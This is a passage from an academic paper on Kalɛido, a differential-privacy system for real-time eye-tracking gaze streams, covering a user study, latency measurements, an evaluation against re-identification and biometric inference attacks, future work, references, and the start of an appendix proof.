The qualitative feedback that we obtained from the users aligned with our quantitative observations. Some participants were unable to distinguish between the LPHU and NOPV settings – (**P8**: "The second (NOPV) and third (LPHU) configurations are almost the same for me.") The majority of the participants found the highest privacy (HPLU) setting to be the hardest to control. Some participants had a surprisingly different view. For example, **P7** enjoyed the conditions with higher noise because it was more challenging to play.

Finally, we performed a preliminary analysis of the privacy control knob (setting: CNTL). In the last task of the study, we introduced the control knob to the participants and asked them to control the privacy level as per their desired level of utility. Figure 8(b) shows that the adjustment of the control knob does not affect the game scores. However, we find a large variation in the frequency of knob adjustment and the privacy level (ε) across the participants.

The qualitative feedback also indicated that while such a knob might be useful, they had some suggestions for improvement. For example, **P8** and **P11** proposed adding flexibility for an offline calibration of the privacy level for each application. Other participants commented that frequently adjusting the knob during intense gameplay is suboptimal.

7.2 System Performance

We evaluate Kalɛido's real-time performance and measure its processing delay on a commodity PC with an Intel i7-7700 CPU and Nvidia GTX 1080 GPU. Figure 9 shows the latency overheads incurred by the three main operations of Kalɛido: noisy gaze generation (noising), keyframe detection, and ROI detection. We run 100 trials for each of the operations and report the average running time. The latency of the noising operation is only 8 µs, and thus, has no discernible impact on the user's real-time experience.

ROI detection takes 80 ms on average, but it only runs when a new keyframe is detected. Based on our offline game calibration, a new keyframe is detected only every 2.3 s (similar to the timing from the VR videos dataset). Thus, the overall impact of ROI detection in Kalɛido is not significant.

Keyframe detection takes 33 ms on average. The frequency of keyframe detection (context update rate) is comparatively higher (2 Hz in our implementation). Figure 9(b) shows its performance impact on effective frame rates of the game used in the study. We observe that, even with a high context update rate of 8 Hz, the frame rate degrades only slightly to 25 Hz.

In this paper, we evaluate a research prototype of Kalɛido, which shows its real-world potential. Nevertheless, to deploy in scale, Kalɛido can leverage various performance optimizations, such as GPU offloading, model compression, and resource sharing. These optimizations would enable fast context processing even on resource-constrained platforms.

7.3 Effectiveness Against Attacks

Recall that post-processing operations on the outputs of a DP algorithm do not result in additional privacy loss (Theorem 3). Thus, Kalɛido's formal DP guarantee for the spatial information of gaze streams holds for every attacker (even for one with full knowledge of Kalɛido's protocols). However, Kalɛido does not provide a formal guarantee on the temporal information of gaze streams (Section 4.3.2). Hence, we perform a trace-based evaluation to study the effectiveness of Kalɛido against spatio-temporal attacks using the datasets in Table 1. These attacks exploit the spatio-temporal features of gaze streams, such as fixation durations and saccade velocity [31, 74]. We select two representative analyses of gaze streams: (1) similarity and outlier analysis of a scanpath for an individual, and (2) biometric inferences. We use (1) MultiMatch [20] for computing the scanpath similarity scores, and (2) F1 score, which considers both precision and recall, to measure attackers' classification accuracy.

Note that the attackers considered in this section are knowledgeable; they have complete knowledge of the target visual scenes and Kalɛido's noise generation protocols. Further, they use a noise-robust fixation detection [31]. Additionally, all the classifiers used in this section are trained on noisy gaze streams from Kalɛido (for the same privacy configurations).

7.3.1 Similarity and Outlier Analysis of Scanpath

Given a dataset of gaze streams for single scenes, this attack constructs a feature vector of the scanpath for each individual in the dataset. Since the visual stimulus is the same, the hypothesis is that the differences in the scanpath features arise from distinguishing psychophysiological traits. Thus, this type of analysis aims at distinguishing individuals based on their scanpath features [9].

Setup. We use the image datasets (the first three rows of Table 1: natural, web page, and human) to evaluate the distinguishability of the scanpath features on static image frames. This evaluation assesses the accuracy of the analysis of raw and noisy gaze streams. For each stream, we extract the scanpaths using an offline algorithm [31]. Next, we perform similarity analysis and outlier identification as follows.

Similarity analysis. The adversary here has a priori knowledge of a user's scanpath on a certain image. It attempts to re-identify the user by measuring the similarity between this scanpath and a newly observed one formed on the same image. For each dataset, we compute the similarity between the scanpaths of the same user, before and after adding noise. We use the standardized similarity metric, MultiMatch [20], which ranges from 0 to 1. This score measures scanpath similarity by considering features about the shape (the length, shape, and direction of saccade vectors) and the spatial distribution (position and duration of aligned fixations) of gaze data.

Outlier identification. In this attack, the adversary tries to identify the outlier users whose scanpath features are significantly different from that of the rest. This attack utilizes a density-based clustering model DBSCAN [28], where inter-scanpath distances are computed via dynamic time warping (DTW) over the scanpaths on a single image. We use the F1 score to report the attacker's success in identifying the outlier users from the dataset containing noisy gaze streams. We show the F1 scores of outlier identification compared to random guessing as a baseline ("Random guess").




Figure 10: Similarity scores between noisy and raw scanpaths. Kalɛido reduces the similarity scores to be close to the inter-subject threshold (black lines) even at low privacy configurations (r_{small}). The scores are reduced further to be close to the random scanpath baseline (red dash lines) at high privacy configurations ($\varepsilon = 0.5$, r_{large}, and $w = 2$ s).




Figure 11: F1 scores of outlier identification among scanpaths. At high privacy configurations (low values of ε, r_{large}, and $w = 2$ s), Kalɛido thwarts outlier identification attacks in all three datasets by reducing F1 scores to be close to the random guess baseline (red dash lines).

Results. *Similarity analysis.* In Figure 10, we compare the measured similarity with two thresholds: (1) mean inter-subject similarity score ("Inter-subject") in each dataset, and (2) the similarity of two randomly synthesized scanpaths presented in [20] ("Random scanpath"). Figure 10 shows a consistent trend in all three image datasets: the scanpath similarity decreases with higher privacy level (i.e., smaller ε, larger w, and larger r). Kalɛido degrades the similarity score below the inter-subject threshold, even though it perturbs the spatial data only; at $\varepsilon = 0.5$, Kalɛido brings the similarity score close to the random scanpath baseline.

Outlier identification. As observed from Figure 11,

Kalɛido degrades the effectiveness of outlier identification for all of the privacy settings. For the natural and human image datasets, Kalɛido reduces the attacker's F1 scores to the random guess using r_{large} with ε as high as 3. Although the attacker's F1 score remains relatively high in the web page dataset, it is reduced significantly for $\varepsilon = 0.5$.

7.3.2 Biometric Inferences

Setup. We construct attacks that attempt to predict (1) users' identities and (2) whether the users wore contact lenses for vision correction (use of contact lenses leads to distinguishing eye gaze patterns [63]).

For this experiment, we use the VR video dataset (last row in Table 1). The associated classification labels are provided in the dataset. This attack uses aggregate statistics of fixation/saccade features over several VR video sessions as training data and predicts users' identities and vision conditions for an unseen session. Specifically, each video session uses a different VR context for the same user. Hence, the evaluation of biometric inferences here assesses Kalɛido's effectiveness against linkability attacks across different contexts (this has been exploited in prior work [22]). We adopt the features suggested by the Cluster Fix toolbox [44], which are then used to train a discriminant analysis classifier [19]. This evaluation includes 11 users from the VR video dataset who comfortably completed all 12 video sessions. Additionally, the training and test sets correspond to the same privacy configuration, i.e., either raw gaze streams or noisy gaze streams. We report the F1 scores for leave-one-out cross-validation.




Figure 12: F1 scores of predicting user identity and vision correction. Kalɛido reduces the F1 scores of biometric inferences to be close to random guess baselines (red dash lines) even for low privacy configurations (high values of ε or r_{small}).

Results. Figure 12 shows the F1 scores obtained from both the raw and noisy gaze streams. For both classifiers (identity and vision correction), the raw gaze streams enable accurate classification – the F1 score is close to 1 ("Raw data" in Figure 12) and is much higher than that of random guess. This indicates that the attacker can successfully predict users' identities and vision correction conditions, even across different contexts. On the other hand, we observe that Kalɛido significantly degrades the attacker's classification accuracy to be close to the random baseline even for low privacy configurations (high values of ε or r_{small}).

8 Discussion

Kalɛido is a first step toward designing real-time eye-tracking systems that provide a formal privacy guarantee. Here, we discuss several possible avenues for future research:

Support for more data formats and types. An eye-tracking platform may offer eye-tracking data in various formats such as 2D gaze positions and 3D gaze positions. Currently, Kalɛido is designed for 2D gaze streams and supports head-and-eye gaze streams as well (discussed in Appendix A.2.2). Extension to 3D gaze streams is possible and would involve extending the PlanarLap mechanism (Algorithm 1 to 3D positions. Additionally, some eye-tracking cores collect data including blink timing and pupil dilation. Kalɛido's scope of privacy can be further broadened to address these data types.

Privacy guarantee for temporal information. Kalɛido can be extended to protect the temporal information of eye gaze streams by interfering with the timeliness of gaze releases. For example, for fixation duration (a popular aggregate statistic), Kalɛido can decide on a predefined threshold T based on standard human gaze fixations [34]. Next, stage I and II from Algorithm 1 can be replaced by a sophisticated fixation detection approach such as online differentially private clustering [43, 55], which (1) releases a single noisy position in the first T duration of a fixation and (2) stops any further data release for the given fixation. This ensures that the duration for all fixation events in the noisy gaze stream is fixed to T.

Optimization for long scenes. Although visual content in an eye-tracking application is typically dynamic, it might remain relatively static for long periods in some cases. Such long scenes that span multiple windows may lead to a large privacy budget consumption. Techniques including noisy data caching can be used to help address this issue. Specifically, Kalɛido can check online if the current ROI has been visited previously, and it can reuse the corresponding noisy gazes from recent history. Additionally, for applications where interactions are sporadic, Kalɛido can skip releasing new gazes for scenes when the user is inactive to save the privacy budget.

Optimizations for context processing. One interesting future direction can be optimizing Kalɛido's context processing core. The overhead of Kalɛido's context processing can be reduced by sharing the detection module with other applications. Kalɛido can leverage other models for ROI detection, including Selective Search [85] and Faster R-CNN [72], which may be implemented by the platform already. For instance, eye-tracking platforms, such as Hololens [59], provide certain context information that Kalɛido can use directly for performance optimization. Additionally, smart calibration of the frequency of key frame detection can also reduce the overhead of context processing.

Optimizations for privacy budget allocation. In this paper,

the presented composition theorem (Theorem 2) is based on the simple k-fold composition of the DP guarantee [21]. However, a tighter analysis might be possible via advanced composition [21] and moment-based accounting [1].

Evaluation of other utility metrics. In this paper, we primarily focus on qualitatively evaluating Kalɛido's utility for the use case of a real-time game (as demonstrated in Section 7). However, as mentioned in Section 2.2, eye-tracking data is used for diverse purposes. Hence, an important future direction is to investigate user perception for other online applications and quantitatively evaluate Kalɛido's utility for offline gaze data analysis (Kalɛido's impact on fixation saliency maps is presented in Appendix A.2.3). Another direction could be exploring application-specific utility optimizations. For instance, data-smoothing techniques can be used to improve the accuracy of the noisy gaze streams.

9 Conclusion

We have designed and implemented Kalɛido, an eye gaze processing system that (1) provides a formal privacy guarantee on the spatial distribution of raw gaze positions, (2) seamlessly integrates with existing eye-tracking ecosystems, and (3) is capable of operating in real-time. Kalɛido acts as an intermediary protection layer between the eye-tracking platform and the applications. Our evaluation results show that users enjoy a satisfactory level of utility while deploying Kalɛido for an interactive eye-tracking game. Additionally, it is successful in thwarting real-world spatio-temporal attacks on gaze streams.

Acknowledgments

We thank our user study participants, the anonymous reviewers, and the shepherd, Apu Kapadia, for their contributions and valuable suggestions. This project is supported in part by NSF under grants 1719336, 1845469, 1838733, 1942014, 2003129, and 1931364.

References

[1] M. Abadi, A. Chu, I. Goodfellow, H. B. McMahan, I. Mironov, K. Talwar, and L. Zhang. Deep learning with differential privacy. In *ACM CCS*, 2016.

[2] J. M. Abowd and I. M. Schmutte. An economic analysis of privacy protection and statistical accuracy as social choices. *American Economic Review*, 109(1):171–202, 2019.

[3] A. Açık, A. Sarwary, R. Schultze-Kraft, S. Onat, and P. König. Developmental changes in natural viewing behavior: bottom-up and top-down differences between children, young adults and older adults. *Frontiers in Psychology*, 1:207, 2010.

[4] I. Agtzidis, M. Startsev, and M. Dorr. 360-degree video gaze behaviour: A ground-truth data set and a classification algorithm for eye movements. In *ACM MM*, 2019.

[5] M. E. Andrés, N. E. Bordenabe, K. Chatzikokolakis, and C. Palamidessi. Geo-indistinguishability: Differential privacy for location-based systems. In *ACM CCS*, 2013.

[6] E. Arabadzhiyska, O. T. Tursun, K. Myszkowski, H. Seidel, and P. Didyk. Saccade landing position prediction for gaze-contingent rendering. *ACM TOG*, 36(4):1–12, 2017.

[7] K. Bannier, E. Jain, and O. Le Meur. Deepcomics: Saliency estimation for comics. In *ACM ETRA*, 2018.

[8] W. Becker and A. F. Fuchs. Further properties of the human saccadic system: eye movements and correction saccades with and without visual fixation points. *Vision Research*, 9(10):1247–1258, 1969.

[9] S. A. Beedie, D. M. St. Clair, and P. J. Benson. Atypical scanpaths in schizophrenia: evidence of a trait-or state-dependent phenomenon? *Journal of Psychiatry & Neuroscience*, 36(3):150, 2011.

[10] S. Berkovsky, R. Taib, I. Koprinska, E. Wang, Y. Zeng, J. Li, and S. Kleitman. Detecting personality traits using eye-tracking data. In *ACM CHI*, 2019.

[11] A. Borji, D. N. Sihite, and L. Itti. Quantitative analysis of human-model agreement in visual saliency modeling: A comparative study. *IEEE TIP*, 22(1):55–69, 2012.

[12] E. Bozkir, O. Günlü, W. Fuhl, R. F. Schaefer, and E. Kasneci. Differential privacy for eye tracking with temporal correlations. *arXiv:2002.08972*, 2020.

[13] E. Bozkir, A. B. Ünal, M. Akgün, E. Kasneci, and N. Pfeifer. Privacy preserving gaze estimation using synthetic images via a randomized encoding based framework. *arXiv:1911.07936*, 2019.

[14] F. Broz, H. Lehmann, B. Mutlu, and Y. Nakano. *Gaze in Human-Robot Communication*, volume 81. John Benjamins Publishing Company, 2015.

[15] Z. Bylinskii, T. Judd, A. Oliva, A. Torralba, and F. Durand. What do different evaluation metrics tell us about saliency models? *IEEE TPAMI*, 41(3):740–757, 2018.

[16] S. Castagnos, N. Jones, and P. Pu. Eye-tracking product recommenders' usage. In *ACM RecSys*, 2010.

[17] G. Charness, U. Gneezy, and M. A. Kuhn. Experimental methods: Between-subject and within-subject design. *Journal of Economic Behavior & Organization*, 81(1):1–8, 2012.

[18] K. Chatzikokolakis, C. Palamidessi, and M. Stronati. A predictive differentially-private mechanism for mobility traces. In *PETS*, 2014.

[19] A. Coutrot, J. H. Hsiao, and A. B. Chan. Scanpath modeling and classification with hidden markov models. *Behavior Research Methods*, 50(1):362–379, 2018.

[20] R. Dewhurst, M. Nyström, H. Jarodzka, T. Foulsham, R. Johansson, and K. Holmqvist. It depends on how you look at it: Scanpath comparison in multiple dimensions with multimatch, a vector-based approach. *Behavior Research Methods*, 44(4):1079–1100, 2012.

[21] C. Dwork and A. Roth. The algorithmic foundations of differential privacy. *Found. Trends Theor. Comput. Sci.*, 9(Nos. 3-4):211–407, 2014.

[22] S. Eberz, G. Lovisotto, A. Patane, M. Kwiatkowska, V. Lenders, and I. Martinovic. When your fitness tracker betrays you: Quantifying the predictability of biometric features across contexts. In *IEEE S&P*, 2018.

[23] S. Eberz, G. Lovisotto, K. B. Rasmussen, V. Lenders, and I. Martinovic. 28 blinks later: Tackling practical challenges of eye movement biometrics. In *ACM CCS*, 2019.

[24] S. Eraslan, Y. Yesilada, and S. Harper. Scanpath trend analysis on web pages: Clustering eye tracking scanpaths. *ACM TWEB*, 10(4):1–35, 2016.

[25] GazeRecorder. *GazeRecorder–webcam eye tracking*, 2020. https://gazerecorder.com.

[26] A. Gibaldi, M. Vanegas, P. J. Bex, and G. Maiello. Evaluation of the tobii eyex eye tracking controller and matlab toolkit for research. *Behavior Research Methods*, 49(3):923–946, 2017.

[27] S. R. Gulliver and G. Ghinea. The perceptual and attentive impact of delay and jitter in multimedia delivery. *IEEE Transactions on Broadcasting*, 53(2):449–458, 2007.

[28] M. J. Haass, L. E. Matzen, K. M. Butler, and M. Armenta. A new method for categorizing scanpaths from eye tracking data. In *ACM ETRA*, 2016.

[29] I. Hagestedt, M. Backes, and A. Bulling. Adversarial attacks on classifiers for eye-based user modelling. In *ACM ETRA*, 2020.

[30] R. S. Hessels, C. Kemner, C. van den Boomen, and I. T. C. Hooge. The area-of-interest problem in eyetracking research: A noise-robust solution for face and sparse stimuli. *Behavior Research Methods*, 48(4):1694–1712, 2016.

[31] R. S. Hessels, D. C. Niehorster, C. Kemner, and I. T. C. Hooge. Noise-robust fixation detection in eye movement data: Identification by two-means clustering (i2mc). *Behavior Research Methods*, 49(5):1802–1823, 2017.

[32] C. Holland, A. Garza, E. Kurtova, J. Cruz, and O. Komogortsev. Usability evaluation of eye tracking on an unmodified common tablet. In *ACM CHI EA*, 2013.

[33] C. Holland and O. V. Komogortsev. Biometric identification via eye movement scanpaths in reading. In *IEEE IJCB*, 2011.

[34] I. TH. C. Hooge and C. J. Erkelens. Adjustment of fixation duration in visual search. *Vision Research*, 38(9):1295–IN4, 1998.

[35] J. Hsu, M. Gaboardi, A. Haeberlen, S. Khanna, A. Narayan, B. C. Pierce, and A. Roth. Differential privacy: An economic method for choosing epsilon. In *IEEE CSF*, 2014.

[36] H. Hutchinson and et al. Technology probes: Inspiring design for and with families. In *ACM CHI*, 2003.

[37] S. Jalaliniya, D. Mardanbegi, I. Sintos, and D. G. Garcia. Eyedroid: an open source mobile gaze tracker on android for eyewear computers. In *ACM UbiComp*, 2015.

[38] S. Jana, A. Narayanan, and V. Shmatikov. A scanner darkly: Protecting user privacy from perceptual applications. In *IEEE S&P*, 2013.

[39] M. Jiang, S. Huang, J. Duan, and Q. Zhao. Salicon: Saliency in context. In *IEEE CVPR*, 2015.

[40] B. John, P. Raiturkar, O. Le Meur, and E. Jain. A benchmark of four methods for generating 360° saliency maps from eye tracking data. *IJSC*, 13(03):329–341, 2019.

[41] Z. Kapoula, Q. Yang, J. Otero-Millan, S. Xiao, S. L. Macknik, A. Lang, M. Verny, and S. Martinez-Conde. Distinctive features of microsaccades in alzheimer's disease and in mild cognitive impairment. *Age*, 36(2):535–543, 2014.

[42] G. Kellaris, S. Papadopoulos, X. Xiao, and D. Papadias. Differentially private event sequences over infinite streams. In *VLDB*, 2014.

[43] M. Khavkin and M. Last. Preserving differential privacy and utility of non-stationary data streams. In *IEEE ICDMW*, 2018.

[44] S. D. König and E. A. Buffalo. A nonparametric method for detecting fixations and saccades using cluster analysis: Removing the need for arbitrary thresholds. *Journal of Neuroscience Methods*, 227:121–131, 2014.

[45] K. Krafka, A. Khosla, P. Kellnhofer, H. Kannan, S. Bhandarkar, W. Matusik, and A. Torralba. Eye tracking for everyone. In *IEEE CVPR*, 2016.

[46] M. Kumar, T. Winograd, and A. Paepcke. Gaze-enhanced scrolling techniques. In *ACM CHI EA*, 2007.

[47] Pupil Labs. *Gaze Datum Format*, 2020. https://docs.pupil-labs.com/developer/core/overview/#gaze-datum-format.

[48] D. Lamas, F. Loizides, L. Nacke, H. Petrie, M. Winckler, and P. Zaphiris. *Human-Computer Interaction–INTERACT 2019*, volume 11748. Springer, 2019.

[49] M. F. Land and M. Hayhoe. In what ways do eye movements contribute to everyday activities? *Vision Research*, 41(25-26):3559–3565, 2001.

[50] J. Lee and C. Clifton. How much is enough? choosing ε for differential privacy. In *ISC*, 2011.

[51] Y. Li, Z. Cao, and J. Wang. Gazture: Design and implementation of a gaze based gesture control system on tablets. *ACM IMWUT*, 1(3):1–17, 2017.

[52] TY. Lin, M. Maire, S. Belongie, J. Hays, P. Perona, D. Ramanan, P. Dollár, and C. L. Zitnick. Microsoft coco: Common objects in context. In *ECCV*, 2014.

[53] A. Liu, L. Xia, A. Duchowski, R. Bailey, K. Holmqvist, and E. Jain. Differential privacy for eye-tracking data. In *ACM ETRA*, 2019.

[54] L. Liu, H. Li, and M. Gruteser. Edge assisted real-time object detection for mobile augmented reality. In *ACM MobiCom*, 2019.

[55] Z. Lu and H. Shen. Differentially private k-means clustering with guaranteed convergence. *arXiv:2002.01043*, 2020.

[56] P. Majaranta and A. Bulling. Eye tracking and eye-based human–computer interaction. In *Advances in Physiological Computing*, pages 39–65. Springer, 2014.

[57] S. Marwecki, A. D. Wilson, E. Ofek, M. Gonzalez Franco, and C. Holz. Mise-unseen: Using eye tracking to hide virtual reality scene changes in plain sight. In *ACM UIST*, 2019.

[58] S. A. McMains and S. Kastner. Visual attention. *Encyclopedia of Neuroscience*, 1:4296–4302, 2009.

[59] Microsoft. *Scene understanding SDK overview*, 2020. https://docs.microsoft.com/en-us/windows/mixed-reality/develop/platform-capabilities-and-apis/scene-understanding-SDK.

[60] A. E. Millen and P. J. B. Hancock. Eye see through you! eye tracking unmasks concealed face recognition despite countermeasures. *Cognitive Research: Principles and Implications*, 4(1):23, 2019.

[61] E. Miluzzo, T. Wang, and A. T. Campbell. Eyephone: activating mobile phones with your eyes. In *ACM MobiHeld*, 2010.

[62] C. H. Morimoto and M. R. M. Mimica. Eye gaze tracking techniques for interactive applications. *Computer Vision and Image Understanding*, 98(1):4–24, 2005.

[63] C. Müller, W. Stoll, and F. Schmäl. The effect of optical devices and repeated trials on the velocity of saccadic eye movements. *Acta Oto-Laryngologica*, 123(4):471–476, 2003.

[64] K. Nissim, S. Raskhodnikova, and A. Smith. Smooth sensitivity and sampling in private data analysis. In *ACM SOTC*, 2007.

[65] S. Oya, C. Troncoso, and F. Pérez-González. Is geo-indistinguishability what you are looking for? In *ACM WPES*, 2017.

[66] A. Papoutsaki, P. Sangkloy, J. Laskey, N. Daskalova, J. Huang, and J. Hays. Webgazer: Scalable webcam eye tracking using user interactions. In *IJCAI*, 2016.

[67] A. Patney, M. Salvi, J. Kim, A. Kaplanyan, C. Wyman, N. Benty, D. Luebke, and A. Lefohn. Towards foveated rendering for gaze-tracked virtual reality. *ACM TOG*, 35(6):179, 2016.

[68] R. Pieters, E. Rosbergen, and M. Wedel. Visual attention to repeated print advertising: A test of scanpath theory. *Journal of Marketing Research*, 36(4):424–438, 1999.

[69] N. Raval, A. Srivastava, K. Lebeck, L. Cox, and A. Machanavajjhala. Markit: Privacy markers for protecting visual secrets. In *ACM UbiComp*, 2014.

[70] K. Rayner, M. S. Castelhano, and J. Yang. Eye movements when looking at unusual/weird scenes: Are there cultural differences? *Journal of Experimental Psychology: Learning, Memory, and Cognition*, 35(1):254, 2009.

[71] J. Redmon and A. Farhadi. Yolov3: An incremental improvement. *arXiv:1804.02767*, 2018.

[72] S. Ren, K. He, R. Girshick, and J. Sun. Faster r-cnn: Towards real-time object detection with region proposal networks. In *NIPS*, 2015.

[73] F. Roesner, D. Molnar, A. Moshchuk, T. Kohno, and H. J. Wang. World-driven access control for continuous sensing. In *ACM CCS*, 2014.

[74] D. D. Salvucci and J. H. Goldberg. Identifying fixations and saccades in eye-tracking protocols. In *ACM ETRA*, 2000.

[75] A. Sanchez, C. Vazquez, C. Marker, J. LeMoult, and J. Joormann. Attentional disengagement predicts stress recovery in depression: An eye-tracking study. *Journal of Abnormal Psychology*, 122(2):303, 2013.

[76] J. S. Silk, L. R. Stroud, G. J. Siegle, R. E. Dahl, K. H. Lee, and E. E. Nelson. Peer acceptance and rejection through the eyes of youth: pupillary, eyetracking and ecological data from the chatroom interact task. *Social Cognitive and Affective Neuroscience*, 7(1):93–105, 2012.

[77] M. Siqueiros Sanchez, E. Pettersson, D. P. Kennedy, S. Bölte, P. Lichtenstein, B. M. D'Onofrio, and T. Falck-Ytter. Visual disengagement: Genetic architecture and relation to autistic traits in the general population. *Journal of Autism and Developmental Disorders*, 2019.

[78] P. C. Stacey, S. Walker, and J. D. M. Underwood. Face processing and familiarity: Evidence from eye-movement data. *British Journal of Psychology*, 96(4):407–422, 2005.

[79] J. Steil, I. Hagestedt, M. X. Huang, and A. Bulling. Privacy-aware eye tracking using differential privacy. In *ACM ETRA*, 2019.

[80] W. Steptoe, R. Wolff, A. Murgia, E. Guimaraes, J. Rae, P. Sharkey, D. Roberts, and A. Steed. Eye-tracking for avatar eye-gaze and interactional analysis in immersive collaborative virtual environments. In *ACM CSCW*, 2008.

[81] A. Strauss and J. Corbin. *Basics of Qualitative Research Techniques*. Sage, 1998.

[82] P. Termsarasab, T. Thammongkolchai, J. C. Rucker, and S. J. Frucht. The diagnostic value of saccades in movement disorder patients: a practical guide and review. *Journal of Clinical Movement Disorders*, 2(1):14, 2015.

[83] Tobii. *Scripting API of Tobii Unity SDK*, 2020. https://developer.tobii.com/pc-gaming/unity-sdk/scripting-api/.

[84] T. Toyama, D. Sonntag, A. Dengel, T. Matsuda, M. Iwamura, and K. Kise. A mixed reality head-mounted text translation system using eye gaze input. In *ACM IUI*, 2014.

[85] J. R. R. Uijlings, K. E. A. Van De Sande, T. Gevers, and A. W. M. Smeulders. Selective search for object recognition. *IJCV*, 104(2):154–171, 2013.

[86] Unity. *Scripting Reference of XR.Eyes*, 2020. https://docs.unity3d.com/ScriptReference/XR.Eyes.html.

[87] Unity. *Survival shooter tutorial*, 2020. https://learn.unity.com/project/survival-shooter-tutorial/?tab=overview.

[88] Unity. *Unity Scripting API: Keyframe*, 2020. https://docs.unity3d.com/ScriptReference/Keyframe.html.

[89] J. Varona, C. Manresa-Yee, and F. J. Perales. Hands-free vision-based interface for computer accessibility. *Journal of Network and Computer Applications*, 31(4):357–374, 2008.

[90] R. J. Wang, X. Li, and C. X. Ling. Pelee: A real-time object detection system on mobile devices. In *NIPS*, 2018.

[91] N. Wilming, S. Onat, J. P. Ossandón, A. Açık, T. C. Kietzmann, K. Kaspar, R. R. Gameiro, A. Vormberg, and P. König. An extensive dataset of eye movements during viewing of complex images. *Scientific Data*, 4(1):1–11, 2017.

[92] S. Xu, H. Jiang, and F. C. M. Lau. Personalized online document, image and video recommendation via commodity eye-tracking. In *ACM RecSys*, 2008.

[93] Z. Ye, Y. Li, A. Fathi, Y. Han, A. Rozga, G. D. Abowd, and J. M. Rehg. Detecting eye contact using wearable eye-tracking glasses. In *ACM Ubicomp*, 2012.

[94] X. Yi and N. Ling. Fast pixel-based video scene change detection. In *IEEE ISCAS*, 2005.

A Appendix

A.1 Proof of Theorem 2

Theorem 2 (Composition over multiple windows theorem). *Let $\mathcal{M} : \mathcal{S}^g \mapsto \mathcal{C}^g$ be a mechanism that takes as input a gaze stream prefix $S_k^g = (\langle g_1, t_1\rangle, \cdots, \langle g_k, t_k\rangle)$, and outputs a transcript $O = (o_1, \cdots, o_k) \in \mathcal{C}$. Additionally, let $\mathcal{M}$ be decomposed into k mechanisms $\mathcal{M}_1, \cdots, \mathcal{M}_k$ such that $\mathcal{M}_i(g_i) = o_i$, and each $\mathcal{M}_i$ generates independent randomness while achieving (ε_i, r)-geo-indistinguishability. Then for two stream prefixes S_k^g and $S_k^{g'}$ such that*

- *for all $i \in [k]$, $t_i = t'_i$*
- *for each g_i, g'_i such that $i \in [k]$ and $g_i \neq g'_i$ it holds that $d(g_i, g'_i) \leq r$, i.e., $(g_i, g_{i'})$ are r-Euclidean neighboring, and*




Figure 13: Privacy-accuracy trade-off of Kalɛido.




Figure 14: Privacy-accuracy trade-off of Kalɛido on head-and-eye gaze data.

- *for each* $g_{i_1}, g_{i_2}, g'_{i_1}, g'_{i_2}$, *with* $i_1 < i_2, g_{i_1} \neq g'_{i_1}$ *and* $g_{i_2} \neq g'_{i_2}$, *it holds that* $t_{i_2} - t_{i_1} \leq m \cdot w, m \in \mathbb{N}$

$$\forall O \in \mathcal{C}^g, \forall k, Pr[\mathcal{M}(S^g_k) = O] \leq e^{m \cdot \varepsilon} \cdot Pr[\mathcal{M}(S^{g'}_k) = O] \quad (8)$$

Proof. Let $m = 2$ and i_1 be the least index such that $g_{i_1} \neq g'_{i_1}$ and i_2 be the highest index such that $g_{i_2} \neq g'_{i_2}$. Additionally, let $i* \in [i_1, i_2]$ such that $time(i*) - time(i_1) = w$. Let $S^g_{i*} = (\langle g_1, t_1 \rangle \cdots \langle g_{i*}, t_{i*} \rangle)$,$S^g_{k*} = (\langle g_{i*+1}, t_{i*+1} \rangle \cdots \langle g_k, t_k \rangle)$ and $O = O_1 || O_2, |O_1| = |S^g_{i*}|, |O_2| = |S^g_{k*}|, O \in \mathcal{C}^g$. Now using the independence of noise generation for each gaze position,

